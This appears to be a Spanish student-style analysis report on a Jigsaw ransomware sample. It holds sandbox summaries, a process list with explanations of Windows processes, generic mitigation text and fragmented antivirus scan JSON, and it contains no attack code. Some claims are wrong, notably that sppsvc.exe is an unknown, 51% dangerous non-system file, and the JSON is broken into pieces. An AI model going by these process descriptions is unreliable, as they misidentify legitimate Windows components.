Comenzamos el estudio estático de la muestra de malware Jigsaw con SHA256: 3ae96f73d805e1d3995253db4d910300d8442ea603737a1428b613061e7f61e7 usando any.run en nuestro laboratorio de Windows 7.




Imagen 17: Test Mode





Imagen 18 y 19: Test mode Triage.

^

Score

10¹⁰

JIGSAW PERSISTENCE

RANSOMWARE SPYWARE

STEALER

^

Collection Credential Access Defense Evasion Discovery Persistence

Ransomware family first created in 2016. Named based on wallpaper set after infection in the early versions.

Executes dropped EXE • 1 IoCs

Infostealers often target stored browser data, which can include saved credentials etc.

Adds Run key to start application • 2 TTPs 1 IoCs

Drops file in Program Files directory • 64 loCs

Attempts to interact with connected storage/optical drive(s).

Suspicious use of WriteProcessMemory • 3 IoCs

{ 19 }




Imagen 22: Imagen extraída de Triage. Muestra los procesos del programa.




Imagen 23 y 24: Extraída de Triage. Muestra el Mitre ATT&CK Matrix.

Flow Start	flow: 10.127.255.255:138	time: 3177	proto: udp	local_addr: 10.127.0.58	local_port: 138	remote_addr: 10.127.255.255
	remote_port: 138					
Flow Finished	flow: 10.127.255.255:138	time: 124217	tx_bytes: 695	tx_packets: 3		

Imagen 25: Extraída de Triage. Muestra el proceso de red del malware.

Process Created	process: csrss.exe time: 576 kind: Existing image: C:\Windows\system32\csrss.exe cmd: %SystemRoot%\system32\csrss.exe ObjectDirectory=Windows SharedSection=1024,20480,768 Windows=On SubSystem Type=Windows ServerDll=basesrv,1 ServerDll=winsrv:UserServerDllInitialization,3 ServerDll=winsrv:ConServerDllInitialization,2 ServerDll=sxssrv,4 ProfileControl=Off MaxRequestThreads=16 pid: 388 orig: true status: 0x00000000
Process Created	process: wininit.exe time: 576 kind: Existing image: C:\Windows\system32\wininit.exe cmd: wininit.exe pid: 376 orig: true status: 0x00000000
Process Created	process: csrss.exe time: 576 kind: Existing image: C:\Windows\system32\csrss.exe cmd: %SystemRoot%\system32\csrss.exe ObjectDirectory=Windows SharedSection=1024,20480,768 Windows=On SubSystem Type=Windows ServerDll=basesrv,1 ServerDll=winsrv:UserServerDllInitialization,3 ServerDll=winsrv:ConServerDllInitialization,2 ServerDll=sxssrv,4 ProfileControl=Off MaxRequestThreads=16 pid: 340 orig: true status: 0x00000000
Process Created	process: smss.exe time: 576 kind: Existing image: C:\Windows\System32\smss.exe cmd: %SystemRoot%\System32\smss.exe pid: 260 orig: true status: 0x00000000
Process Created	process: lsass.exe time: 576 kind: Existing image: C:\Windows\system32\lsass.exe cmd: C:\Windows\system32\lsass.exe pid: 484 parent_proc: 2 orig: true status: 0x00000000
Process Created	process: taskhost.exe time: 576 kind: Existing image: C:\Windows\system32\taskhost.exe cmd: "taskhost.exe" pid: 1124 parent_proc: 6 orig: true status: 0x00000000
Process Created	process: Dwm.exe time: 576 kind: Existing image: C:\Windows\system32\Dwm.exe cmd: "C:\Windows\system32\Dwm.exe" pid: 1188 orig: true status: 0x00000000
Process Created	process: 59ytlv.exe time: 576 kind: Hidden image: C:\Windows\System32\59ytlv.exe cmd: "C:\Windows\System32\59ytlv.exe" pid: 1576 orig: true status: 0x00000000
Process Created	process: Explorer.EXE time: 576 kind: Existing image: C:\Windows\Explorer.EXE cmd: C:\Windows\Explorer.EXE pid: 1240 orig: true status: 0x00000000
Process Created	process: DllHost.exe time: 576 kind: Existing image: C:\Windows\system32\DllHost.exe cmd: C:\Windows\system32\DllHost.exe /Processid:{3EB3C877-1F16-487C-9050-104DBCD66683} pid: 2632 orig: true status: 0x00000000
Process Created	process: spoolsv.exe time: 576 kind: Existing image: C:\Windows\System32\spoolsv.exe cmd: C:\Windows\System32\spoolsv.exe pid: 1028 parent_proc: 6 orig: true status: 0x00000000
Process Created	process: sppsvc.exe time: 576 kind: Existing image: C:\Windows\system32\sppsvc.exe cmd: C:\Windows\system32\sppsvc.exe pid: 1052 parent_proc: 6 orig: true status: 0x00000000

Imagen 26 y 27: Extraída de Triage. Muestra los procesos, el tiempo y el pid de Jigsaw.

Ahora a continuación, vamos a explicar estos procesos

Csrss.exe: Csrss.exe, también conocido como Client Service Runtime Process es un proceso legítimo e importante que se ejecutan en el sistema operativo Windows. El archivo csrss.exe auténtico se ubica en "C:\Windows\System32\" y normalmente se ve ejecutándose en el Administrador de tareas, ya que es una parte importante del sistema operativo.

Wininit.exe: El archivo genuino wininit.exe es un componente del software de Microsoft Windows Operating System propiedad de Microsoft Corporation. WinInit son las siglas de Windows Initialization Process

Wininit.exe es un archivo ejecutable (un programa) para Windows. La extensión.exe del nombre del archivo es una abreviatura de ejecutable (ejecutable). Lance programas ejecutables únicamente de fuentes en las que confíe, ya que los archivos ejecutables pueden cambiar configuraciones en su ordenador o dañarlo. El foro de libre información de los archivos puede ayudar a averiguar si wininit.exe es un virus, troyano, spyware, adware que se puede eliminar, o si es un archivo que pertenece a un sistema Windows o una aplicación en la que se puede confiar.

Smss.exe: se trata de un archivo ejecutable y lleva por nombre «Sistema de administrador de sesión»; debemos de tener en cuenta que es un componente de suma importancia del sistema operativo de Microsoft Windows y comienza a iniciarse cuando enciendes tu ordenador. También es el encargado de supervisar muchos de los procesos cruciales del sistema, y también se asegura de que se ejecuten de forma correcta.

Lsass.exe: El nombre de Lsass son las iniciales de Local Security Authority Subsystem Service que traducido al Español es Servicio de Subsistema de Autoridad de Seguridad Local. Este proceso, que se activa con el inicio del Sistema Operativo, sirve para controlar las tareas de Windows 10 relacionadas con las políticas de seguridad. Por ejemplo, entre otras cosas realiza la verificación del usuario en el servidor, autentifica a los usuarios en el inicio de sesión o verifica los cambios de contraseña. Es por ejemplo el responsable de que te aparezca el aviso de «La Contraseña no Coincide» cuando introduces mal tu contraseña de inicio de sesión en Windows 10. Al ser un proceso relacionado con la seguridad en Windows 10, cuando el proceso Lsass.exe falla se pierde el acceso a la cuenta de usuario del sistema operativo en el ordenador.

Taskhost.exe: Lo primero que hay que decir es que el proceso taskhostw.exe es un fichero que forma parte de los archivos de sistema de Windows 10. En versiones anteriores del sistema operativo de Microsoft también suele aparecer con el nombre de taskhost.exe y taskhostex.exe. Su función principal es la de arrancar los servicios de Windows basados en DLLs siempre que encendemos el equipo o reiniciamos el sistema operativo. La ubicación original de este fichero se encuentra en la ruta “C:\Windows\System32\taskhostw.exe”. Por tanto, si lo encontramos en cualquier otra carpeta de nuestro disco duro, lo más probable es que se trata de un virus (en cuyo caso, deberíamos proceder a pasar un buen antivirus a la mayor brevedad).

Dwm.exe: Dwm.exe es un archivo legítimo de Windows que puede ser también llamado Desktop Window Manager (DWM). Puede ser encontrado en los sistemas de Windows Vista, Windows 7 y Windows 8. Básicamente, este proceso pertenece a la interfaz gráfica del escritorio del usuario, y es el responsable de habilitar la interfaz gráfica de Windows Aero y su tema visual. En otras palabras, es el responsable de los efectos gráficos, tales como vistas previas de ventanas en vivo. Justo como cualquier otro archivo del sistema, el archivo dwm.exe puede ser encontrado en la carpeta de C:\Windows\System32. Ten en cuenta que algunas veces este proceso consume mucha memoria del PC. Si encuentras este proceso localizado en otra carpeta que no sea C:\Windows\System32, podría tratarse de un malware “camuflado”.

59ytlv.exe: No se encuentra información en fuente abierta sobre este proceso, puede ser un ejecutable del malware.

Explorer.exe: es un archivo ejecutable del proceso llamado Windows Explorer (Explorador de Archivos en las versiones más nuevas de Windows) y puede encontrarse en todos los sistemas operativos de Windows (empezando por Windows 95). El archivo se localiza en la carpeta C:\Windows y tiene un tamaño que va desde los 1,0321,292 bytes a los 3,194,368 bytes. Este

ejecutable es el responsable de apoyar la interfaz del usuario, permitiéndoles acceder convenientemente a los archivos del sistema.

SiHost.exe: Sihost son las siglas de Shell Infrastructure Host. Se trata de un archivo de sistema, propio de Windows, que se ejecuta en segundo plano y es muy importante para el buen funcionamiento del equipo. También suele ser uno de los archivos que más intentan engañar con usando el nombre de este proceso, para camuflar un malware.

Spoolsv.exe: es el principal servicio de "spooling" de la impresora en Windows 2000 y sucesivos. Es responsable de gestionar todos los trabajos de impresión en el ordenador. El "spooling" es un proceso que permite que el sistema operativo ponga en cola trabajos de impresión, para que éstos puedan completarse en segundo plano, en vez de forzar al usuario a esperar mientras la impresión finaliza. Es un servicio esencial de cualquier trabajo de impresora o fax.

Sppsvc.exe: Windows no necesitan sppsvc.exe. Sppsvc.exe es localizado en la carpeta C:\Windows. El tamaño del archivo en Windows 10/11/7 es 10,240 bytes. El programa no tiene ninguna ventana visible. No es un archivo del sistema de Windows. Se trata de un archivo desconocido en la carpeta de Windows. Entonces la evaluación técnica de seguridad es 51% peligrosa.

Información General Análisis Dinámico

Resumen ejecutivo:

El presente informe proporciona una descripción general del malware dinámico, su funcionamiento, impacto en los sistemas y las mejores prácticas para su detección y mitigación. El malware dinámico es una categoría de software malicioso que utiliza técnicas avanzadas de evasión y cambios constantes en su comportamiento para eludir la detección y análisis por parte de las soluciones de seguridad tradicionales. Este tipo de malware presenta una amenaza significativa para los sistemas y la información confidencial.

Introducción al malware dinámico:

El malware dinámico se caracteriza por su capacidad para adaptarse y cambiar su comportamiento de forma activa, lo que dificulta su identificación y análisis. Utiliza técnicas como la ofuscación del código, encriptación, polimorfismo y metamorfismo para modificar constantemente su estructura y evitar ser detectado por soluciones de seguridad basadas en firmas o patrones predefinidos.

Funcionamiento del malware dinámico:

El malware dinámico puede ingresar a un sistema a través de diversas vías, como archivos adjuntos de correo electrónico, descargas de sitios web comprometidos o explotación de vulnerabilidades en el software. Una vez que el malware se ejecuta, puede realizar una amplia gama de actividades maliciosas, como robo de información, propagación a otros sistemas, instalación de puertas traseras, cifrado de archivos o incluso el secuestro completo del sistema.

Impacto y riesgos asociados:

El malware dinámico puede tener graves consecuencias para los sistemas y los usuarios. Algunos de los riesgos asociados incluyen:

a) Pérdida de datos: El malware dinámico puede robar información confidencial, como contraseñas, datos bancarios y otros datos sensibles, lo que puede llevar a pérdidas financieras o violación de la privacidad.

b) Daño a la reputación: Si un sistema es infectado y se utiliza para propagar malware o enviar spam, puede afectar la reputación de la organización o individuo propietario del sistema comprometido.

c) Ransomware: Algunas variantes de malware dinámico se especializan en cifrar archivos y exigir un rescate para su recuperación. Esto puede causar interrupciones en las operaciones comerciales y pérdida de datos valiosos.

Detección y mitigación:

La detección y mitigación del malware dinámico representan un desafío para las soluciones de seguridad convencionales. Algunas medidas que se pueden tomar incluyen:

a) Soluciones de seguridad avanzadas: Implementar soluciones de seguridad que utilicen tecnologías como el análisis heurístico, aprendizaje automático y detección de comportamiento anómalo para identificar actividades sospechosas y patrones de malware.

b) Mantener los sistemas actualizados: Aplicar parches de seguridad y mantener los sistemas operativos y las aplicaciones actualizados para mitigar las vulnerabilidades que los malwares pueden explotar.

c) Concientización del usuario: Educar a los usuarios sobre las mejores prácticas de seguridad, como evitar abrir correos electrónicos o descargar archivos adjuntos de fuentes desconocidas, utilizar contraseñas seguras y estar atentos a signos de actividad maliciosa.

d) Análisis de malware: Utilizar herramientas de análisis de malware para analizar muestras sospechosas y comprender su comportamiento y funcionalidad. Esto puede ayudar en la detección temprana y en la adopción de contramedidas adecuadas.

Conclusiones:

El malware dinámico es una forma avanzada de software malicioso que representa una amenaza significativa para los sistemas y la seguridad de la información. Su capacidad para adaptarse y evadir las soluciones de seguridad tradicionales requiere enfoques más avanzados para su detección y mitigación. Es fundamental mantenerse actualizado sobre las últimas amenazas y emplear medidas de seguridad efectivas para proteger los sistemas y datos sensibles.

Continuamos con el Análisis Dinámico

Usando Polyswarm

Código JSON del malware:

```
{
  "artifact_id": "81910583004194498",
  "assertions": [
    {
      "author": "608192245768395",
      "author_name": "Kaspersky",
      "bid": "15000000000000000",
      "engine": {
        "description": "Kaspersky's scanning engine, renowned for unequalled detection rates and near-zero false positives. Backed by superior threat intelligence and in-house expertise, fed by a decade-and-a-half's work with ML-based threat discovery.",
        "name": "Kaspersky"
      }
    }
  ]
}
```

```

},
"mask": true,
"metadata": {
  "malware_family": "Trojan-Ransom.Win32.Agent.iqf",
  "product": "kaspersky",
  "scanner": {
    "environment": {
      "architecture": "x86_64",
      "operating_system": "Linux"
    },
    "vendor_version": "21.0.1.45",
    "version": "0.0.1"
  }
},
"verdict": true
},
{
  "author": "45003009427661603",
  "author_name": "Qihoo 360",
  "bid": "15000000000000000",
  "engine": {
    "description": "Qihoo 360 is the largest provider of antivirus, Internet and mobile security products in China. QVM (Qihoo Support Vector Machine) is used as a basis for a detection algorithm which is automatically enhanced and updated with new malware samples submitted by users to servers. Program files that do not appear on our blacklist and whitelist are scanned using QVM, and any “hits” presumed to be malicious would be removed or quarantined.",
    "name": "Qihoo 360"
  },
  "mask": true,
  "metadata": {
    "malware_family": "Win32/Ransom.Filecoder.HwMAEpsA",
    "product": "Qihoo",

```

```

"scanner": {
  "signatures_version": "2022-10-04 10:25"
},
"verdict": true
{
  "author": "82454256513644328",
  "author_name": "SecureAge",
  "bid": "15000000000000000",
  "engine": {
    "description": "The SecureAge APEX Engine harnesses the power of artificial intelligence (AI)
to take on the threats of today and tomorrow. Leveraging on the power of big data, the APEX
engine goes beyond traditional scanners by effectively and reliably spotting malicious patterns to
allow for quick decisions based on prior experience. It can adaptively update its knowledge against
newer and unseen malware variants that may attempt to infect endpoints during an outbreak.
This approach makes it incredibly faster at detecting zero-day threats while having minimal
footprint regarding performance and disk space when compared to traditional anti-malware
engines.",
    "name": "SecureAge"
  },
  "mask": true,
  "metadata": {
    "malware_family": "Malicious",
    "product": "secureage",
    "scanner": {
      "definition_version": "6.223",
      "engine_version": "5.5.1"
    }
  },
  "verdict": true
}

```

```

"author": "84695705209944120",
"author_name": "CrowdStrike Falcon ML",
"bid": "15000000000000000",
"engine": {
  "description": "CrowdStrike Falcon ML protects customers against all cyber attacks, using
sophisticated signatureless artificial intelligence/machine learning and Indicator of Attack (IOA)
based threat prevention to stop known and unknown threats in real-time.",
  "name": "CrowdStrike Falcon ML"
},
"mask": true,
"metadata": {
  "malware_family": "win/malicious",
  "product": "crowdstrike-falcon",
  "scanner": {
    "environment": {
      "architecture": "x86_64",
      "operating_system": "Linux"
    },
    "vendor_version": "2",
    "version": "0.0.1"
  },
  "vendor_api_version": "2",
  "vendor_endpoint": "https://www.hybrid-analysis.com/api/v2/quick-scan"
},
"verdict": true
},
{
  "author": "21584326519540048",
  "author_name": "XVirus",
  "bid": "15000000000000000",
  "engine": {

```

"description": "Xvirus is a project that started in 2010. Our objective is to provide to consumers with simple but powerful products to keep their computers protected, clean and at top performance.",

```
    "name": "XVirus"  
  },  
  "mask": true,  
  "metadata": {  
    "product": "xvirus",  
    "scanner": {  
      "vendor_version": "3.0.2.0"  
    }  
  },  
  "verdict": false  
},  
{
```

```
  "author": "78657492523057803",  
  "author_name": "Proton",  
  "bid": "150000000000000000",  
  "engine": {  
    "description": "Multi-layered malware scanning using static analysis and ML-based heuristics to identify malicious files.",
```

```
    "name": "Proton"  
  },  
  "mask": true,  
  "metadata": {  
    "domains": [],  
    "heuristic": null,  
    "ip_addresses": [],  
    "malware_family": "Win.Malware.Jigsaw",  
    "scanner": null,  
    "stix": []  
  },
```

```

    "verdict": true
  },
  {
    "author": "24562635954883669",
    "author_name": "Electron",
    "bid": "15000000000000000",
    "engine": {
      "description": "Multi-layered malware scanning using static analysis and ML-based heuristics
to identify malicious files.",
      "name": "Electron"
    },
    "mask": true,
    "metadata": {
      "domains": [],
      "heuristic": null,
      "ip_addresses": [],
      "malware_family": "Win.Malware.Jigsaw",
      "scanner": null,
      "stix": []
    },
    "verdict": true
  },
  {
    "author": "48487887999524630",
    "author_name": "Lionic",
    "bid": "15000000000000000",
    "engine": {
      "description": "AegisLab's intelligent virus DNA algorithm extracts the special one-to-many
mapping virus signatures. It achieved the much higher detection rate for latest Windows PE and
Android APK variant virus while maintained the minimum memory footprint. Their scan engine
also uses the DNA fast match algorithm and is very suitable for limited resources environment. In
native streaming mode, the engine is able to catch the most viruses very efficiently from network
packets.",

```

```

    "name": "Lionic"
  },
  "mask": true,
  "metadata": {
    "malware_family": "Trojan.Win32.Agent.j!c",
    "product": "Lionic",
    "scanner": {
      "engine_version": "7.2"
    }
  },
  "verdict": true
},
{
  "author": "14106784725859115",
  "author_name": "DrWeb",
  "bid": "15000000000000000",
  "engine": {
    "description": "A anti-virus offering preventive protection against the latest active threats,
targeted attacks, and infiltration attempts that take advantage of vulnerabilities",
    "name": "DrWeb"
  },
  "mask": true,
  "metadata": {
    "malware_family": "Trojan.Encoder.34034",
    "product": "drweb",
    "scanner": {
      "environment": {
        "architecture": "x86_64",
        "operating_system": "Linux"
      }
    }
  },
  "signatures_version": "650313679CEFA12845F43E4C2EB78113, 2023-Jul-13 08:59:19",

```

```

    "vendor_version": "7.00.59.12300",
    "version": "0.0.1"
  },
  "verdict": true
},
{
  "author": "63009078940837965",
  "author_name": "Nucleon",
  "bid": "15000000000000000",
  "engine": {
    "description": "Nucleon operates hundreds of globally distributed polymorphic sensors to monitor the Internet and to detect and learn from known and unknown attacks. Nucleon's Polymorphic Sensors may be considered best as the natural evolution of advanced honeypots. Each polymorphic sensor is crafted to look and feel exactly like the real thing, whether it mimics a bank, municipality or airport.",
    "name": "Nucleon"
  },
  "mask": true,
  "metadata": {
    "malware_family": "",
    "product": "nucleon",
    "scanner": {
      "environment": {
        "architecture": "x86_64",
        "operating_system": "Linux"
      },
      "version": "0.0.1"
    },
    "version": "0.0.1"
  },
  "verdict": false
}

```



```

},
{
  "author": "71533258252366147",
  "author_name": "Ikarus",
  "bid": "15000000000000000",
  "engine": {
    "description": "Protects effectively against viruses, trojans, spyware, spam, and malware that threaten the security of your devices and data.",
    "name": "Ikarus"
  },
  "mask": true,
  "metadata": {
    "malware_family": "Trojan.MSIL.Filecoder",
    "product": "ikarus",
    "scanner": {
      "environment": {
        "architecture": "x86_64",
        "operating_system": "Linux"
      },
      "version": "0.0.1"
    },
    "signatures_version": "05.10.2022 18:13:12 (105293)",
    "vendor_version": "6.0.28.0"
  },
  "verdict": true
},
{
  "author": "32946093848101608",
  "author_name": "Filseclab",
  "bid": "15000000000000000",
  "engine": {

```

```

    "description": "",
    "name": "Filseclab"
  },
  "mask": true,
  "metadata": {
    "malware_family": "Trojan.Generic.fkus",
    "product": "filseclab",
    "scanner": {
      "engine_version": "1.0.2.2108",
      "signatures_timestamp": "Tuesday, March 29, 2022 11:26:41 PM",
      "signatures_version": "34.3.21873"
    }
  },
  "verdict": true
},
{
  "author": "55328652711226799",
  "author_name": "Alibaba",
  "bid": "3700000000000000",
  "engine": {
    "description": "Engine based on cloud computing, big data technologies and a database with massive collection of confirmed malware and safe files. Multiple subsystems included, such as preprocessing, static analysis, dynamic analysis, and counterfeit software detection.",
    "name": "Alibaba"
  },
  "mask": true,
  "metadata": {
    "comments": [
      "REPORT_TYPE=pe"
    ],
    "malware_family": "Gene.Win.Harmlet.16494-0",
    "product": "Alibaba",

```

```

"scanner": {
  "signatures_version": "20180921112649",
  "vendor_version": "0.2.0.3"
},
"verdict": true
},
{
  "author": "71222207979378669",
  "author_name": "ClamAV",
  "bid": "15000000000000000",
  "engine": {
    "description": "ClamAV is an open source, signature-based, anti-virus engine capable of scanning a wide variety of common file types.",
    "name": "ClamAV"
  },
  "mask": true,
  "metadata": {
    "malware_family": "Win.Malware.Jigsaw-1",
    "product": "clamav",
    "scanner": {
      "environment": {
        "architecture": "x86_64",
        "operating_system": "Linux"
      },
      "vendor_version": "ClamAV 1.0.1/26813/Wed Feb 15 08:29:30 2023",
      "version": "0.0.1"
    }
  },
  "verdict": true
},

```

```

{
  "author": "52651304516102272",
  "author_name": "Cyberstanc_scrutiny",
  "bid": "15000000000000000",
  "engine": {
    "description": "Cyberstanc is a technology-driven company. We offer a product suite specialized engine in multi-stage ransomware detection utilizing self-learning-based heuristic analysis.",
    "name": "Cyberstanc_scrutiny"
  },
  "mask": true,
  "metadata": {
    "product": "Cyberstanc_scrutiny"
  },
  "verdict": true
},
{
  "author": "44916051751992551",
  "author_name": "NanoAV",
  "bid": "15000000000000000",
  "engine": {
    "description": "Russian advanced cyber security threat protection with high speed comprehensive threat scanning that provides protection from all types of malware and includes real-time file and network protection and remediation.",
    "name": "NanoAV"
  },
  "mask": true,
  "metadata": {
    "malware_family": "Trojan.Win32.Drop.ebnrlt",
    "product": "NANO Antivirus",
    "scanner": {
      "signatures_version": "0.14.48.26934",

```

```

    "vendor_version": "1.0.146.91124"
  }
},
"verdict": true
},
{
  "author": "72563027764114662",
  "author_name": "SentinelOne Static ML",
  "bid": "15000000000000000",
  "engine": {
    "description": "SentinelOne (Static ML) is a machine learning engine designed to identify
unknown malware. It is part of a unique offering of a multi-layer detection and prevention agent
that is capable of keeping organizations ahead of any advanced threat in real-time.",
    "name": "SentinelOne Static ML"
  },
  "mask": true,
  "metadata": {
    "indicators": [
      "high_entropy",
      "section_RWX",
      "section_entropy_high",
      "section_entry_point_name",
      "abnormal_sections"
    ],
    "malware_family": "",
    "product": "sentinelone",
    "scanner": {
      "environment": {
        "architecture": "x86_64",
        "operating_system": "Linux"
      },
